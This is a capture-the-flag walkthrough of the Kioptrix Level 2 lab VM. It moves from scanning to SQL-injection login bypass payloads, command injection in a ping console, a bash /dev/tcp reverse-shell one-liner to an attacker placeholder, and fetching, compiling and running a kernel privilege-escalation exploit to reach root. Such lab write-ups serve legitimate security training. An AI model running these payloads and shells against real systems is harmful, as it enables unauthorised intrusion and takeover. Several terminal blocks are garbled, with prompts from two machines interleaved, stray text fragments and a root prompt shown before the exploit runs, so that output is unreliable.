


Kioptrix Level 2

I. Description

This Kioptrix VM Image is an easy challenge. The object of the game is to acquire root access via any means possible (except actually hacking the VM server or player). The purpose of these games is to learn the basic tools and techniques in vulnerability assessment and exploitation. There are more ways than one to complete the challenges.

II. Reconnaissance

- Scan all IPs on the same local subnet (192.168.56.0/24): `sudo netdiscover -i eth0`



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:31	1	60	Unknown vendor
192.168.56.100	08:00:27:24:66:b0	3	180	PCS Systemtechnik GmbH
192.168.56.111	08:00:27:a8:87:50	3	180	PCS Systemtechnik GmbH

- Scan all ports: `nmap -p- -A 192.168.56.111`
 - `-p-`: Scans all 65,535 TCP ports on the target, from port 1 to 65535.
 - `-A`: Enables aggressive scan options

```


File Actions Edit View Help
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
|_ ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_ 1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http      Apache httpd 2.0.52 ((CentOS))
|_ http-server-header: Apache/2.0.52 (CentOS)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp   open  rpcbind   2 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000    2            111/tcp     rpcbind
|   100000    2            111/udp     rpcbind
|   100024    1            826/udp     status
|   100024    1            829/tcp     status
443/tcp   open  ssl/http  Apache httpd 2.0.52 ((CentOS))
|_ ssl-date: 2024-11-10T14:00:18+00:00; +4h59m59s from scanner time.
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2009-10-08T00:10:47
|_ Not valid after: 2010-10-08T00:10:47
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.0.52 (CentOS)
631/tcp   open  ipp       CUPS 1.1
|_ http-title: 403 Forbidden
|_ http-server-header: CUPS/1.1
|_ http-methods:
|_ Potentially risky methods: PUT
829/tcp   open  status    1 (RPC #100024)
3306/tcp  open  mysql     MySQL (unauthorized)
MAC Address: 08:00:27:A8:87:50 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

Host script results:
|_ clock-skew: 4h59m58s

TRACEROUTE
HOP RTT ADDRESS
1 0.23 ms 192.168.56.111

```

- Access the url



III. Exploitation

- We can use sqlmap to test sql injection in login: `sqlmap -u http://192.168.56.111/index.php --dbms=mysql --data="uname=admin&psw=password" --level 5 --risk 3 -a --output-dir=sqlmap`
 - `-dbms=mysql` : Indicates that the target database management system is MySQL.
 - `-data="uname=admin&psw=password"` : Sends a POST request with data simulating a login form (`uname=admin` and `psw=password`).
 - `-level 5` : Sets the testing level to 5 (highest).
 - `-risk 3` : Sets the risk level to 3 (highest).
 - `a` : Automatically retrieves information about the target's database structure, including databases, tables, and columns.
 - `-output-dir=sqlmap` : Specifies the directory (`sqlmap`) to save the results of the scan.

```

Parameter: uname (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause
  Payload: uname=-9058' OR 2850=2850-- hsIj6psw=password

  Type: time-based blind
  Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
  Payload: uname=admin' AND 3332=BENCHMARK(5000000,MD5(0x79477471))-- mLUZ6psw=password


Parameter: psw (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause
  Payload: uname=admin&psw=-7293' OR 8861=8861-- s0oA

  Type: time-based blind
  Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
  Payload: uname=admin&psw=password' AND 8083=BENCHMARK(5000000,MD5(0x52484446))-- NvcE


```

- Test with the boolean-based sql injection, i will send request to the repeater and test with payload in username parameter:


'+OR+1=1--+




- The web console seems vulnerable to command injection like other ctf labs.




- We can use ; to run 2 command at the same time.



- Read file index.php with database username: john and password: hiroshima




- Run the bash command to reverse shell: *bash -c 'bash -i >& /dev/tcp/<ATTACKER-IP>/<PORT> 0>&1'*



```
(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.111] 32769
bash: no job control in this shell
bash-3.00$ ls
index.php
pingit.php
bash-3.00$ ls -al
total 24
drwxr-xr-x  2 root root 4096 Oct  8  2009 .
drwxr-xr-x  8 root root 4096 Oct  7  2009 ..
-rwxr-Sr-t  1 root root 1733 Feb  9  2012 index.php
-rwxr-Sr-t  1 root root 199 Oct  8  2009 pingit.php
bash-3.00$ cd /root
bash: cd: /root: Permission denied
bash-3.00$ whoami
apache
```

- Next, we want to gain access to root
- Find the Centos version and version 4.5 is exploitable

```
bash-3.00$ lsb_release -a
LSB Version:      :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID:   CentOS
Description:      CentOS release 4.5 (Final)
Release:          4.5
Codename:         Final
bash-3.00$
```



- Create a file 9545.c on the dir /var/www/html and copy the code into the file:
 - *sudo nano 9545.c*
- Start apache2 service:
 - *sudo service apache2 start*

```
(kali㉿kali)-[/var/www/html]
$ sudo nano 9545.c
bash-3.00$ ls
9542.c (9545.c) index.html index.nginx-debian.html
bash-3.00$ ls
(kali㉿kali)-[/var/www/html]
$ sudo service apache2 restart
bash-3.00$ rm a.out
bash-3.00$ wget 192.168.56.101/9545.c
(kali㉿kali)-[/var/www/html]
$ sudo systemctl stop apache2
--13:20:37-- http://192.168.56.101/9545.c
= 9545.c
(kali㉿kali)-[/var/www/html]
$ sudo systemctl start apache2
```

- However, i cannot wget the file 9545.c on the bash shell because i don't have the permission to write on this directory

```
bash-3.00$ wget http://192.168.56.101/9542.c
--12:23:42-- http://192.168.56.101/9542.c
      => `9542.c'
Connecting to 192.168.56.101:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,536 (2.5K) [text/x-csrc]
9542.c: Permission denied

Cannot write to `9542.c' (Permission denied).
bash-3.00$ ls
index.php
pingit.php
bash-3.00$ ls -al
total 24
drwxr-xr-x  2 root root 4096 Oct  8  2009 .
drwxr-xr-x  8 root root 4096 Oct  7  2009 ..
-rwxr-Sr-t  1 root root 1733 Feb  9  2012 index.php
-rwxr-Sr-t  1 root root 199 Oct  8  2009 pingit.php
bash-3.00$
```

- cd /tmp to download the file POC:
 - cd /tmp
 - wget http://192.168.56.101/9545.c

```
sh-3.00# cd /tmp
sh-3.00# pwd
/tmp
sh-3.00# wget http://192.168.56.101/9545.c
--13:30:32-- http://192.168.56.101/9545.c
s that the A⇒c'9545.c'server installed
Connecting to 192.168.56.101:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,422 (9.2K) [text/x-csrc]
page is about, this probably means
robleOK persists...please contact the
s
100% 44.93 MB/

13:30:32 (44.93 MB/s) - `9545.c' saved [9422/9422]
```

- Run the file and check whoami
 - `gcc -o 9545 9545.c`
 - `chmod +x 9545`
 - `./9545`

```
sh-3.00# gcc -o 9545 9545.c
sh-3.00# chmod +x 9545
sh-3.00# ./9545
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# cd /root
sh-3.00# pwd
/root
sh-3.00#
```